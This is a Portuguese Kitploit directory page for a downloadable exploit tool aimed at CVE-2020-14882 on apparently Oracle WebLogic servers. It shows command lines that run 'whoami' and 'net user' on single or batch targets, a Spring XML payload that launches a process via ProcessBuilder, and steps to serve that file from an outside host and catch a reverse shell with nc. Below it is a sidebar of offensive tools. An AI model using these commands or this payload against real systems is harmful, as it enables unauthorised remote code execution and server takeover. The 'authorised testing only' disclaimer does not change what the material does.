Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2020-14882_ALL — Ferramenta de exploração abrangente para CVE-2020-14882_ALL, suporta detecção de eco de comando, eco de comando em lote, execução de comando sem eco via XML externo e outros recursos. | Kitploit
Ferramentas/GitHubGitHub/ggyao/cve-2020-14882_all
Geração de PayloadsAnálise de VulnerabilidadesExploraçãoExploração de Aplicações WebTestes de PenetraçãoComando e Controle
GitHubggyao/cve-2020-14882_all

CVE-2020-14882_ALL

Ferramenta de exploração abrangente para CVE-2020-14882_ALL, suporta detecção de eco de comando, eco de comando em lote, execução de comando sem eco via XML externo e outros recursos.

Ver Repositório
1443834há 4 anosRevisado pelo Kitploit
Compartilhar

CVE-2020-14882_ALL

Ferramenta de exploração abrangente para CVE-2020-14882_ALL, suportando detecção de saída de comando, saída de comando em lote e execução de comando sem saída via XML externo.

Módulos necessários: requests, http.client

(A ferramenta destina-se apenas a testes de segurança autorizados. Não a utilize para fins ilegais. O autor não se responsabiliza por uso indevido.)

Versões conhecidas com módulo de saída de comando funcional: 12.2.1.3.0, 12.2.1.4.0, 14.1.1.0.0

Opções


Funcionalidade 1: Saída de Comando

python3 CVE-2020-14882_ALL.py -u http://1.1.1.1:7001 -c "net user"

python3 CVE-2020-14882_ALL.py -u http://1.1.1.1:7001 -c "whoami"
Funcionalidade 2: Saída de Comando em Lote

python3 CVE-2020-14882_ALL.py -f target.txt -c "whoami"

Formato do target.txt: http://x.x.x.x:xx, um por linha.

Funcionalidade 3: Execução de Comando sem Saída via Arquivo XML Externo

  1. Exemplo com shell reverso no Linux: edite o arquivo poc.xml e inicie um listener Python.
<beans xmlns="http://www.springframework.org/schema/beans" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:schemaLocation="http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-beans.xsd">
  <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
    <constructor-arg>
      <list>
	<value>cmd</value>
      </list>
    </constructor-arg>
  </bean>
</beans>


Inicie o listener Python.

Inicie o listener nc.
  1. Use a opção -x para especificar o caminho do arquivo XML e enviar o payload.

python3 CVE-2020-14882_ALL.py -u http://xxxx:7001 -x http://xxx:8000/poc.xml


  1. Shell recebida com sucesso.

Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    654
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    490
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    395
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    336
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    258
  • 6

    antifox

    antifox-ai/antifox

    Plataforma de testes de penetração autónoma com multiagentes de IA que executa reconhecimento, descoberta de superfície de ataque, validação de exploração e entrega de relatórios com evidências.

    252

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →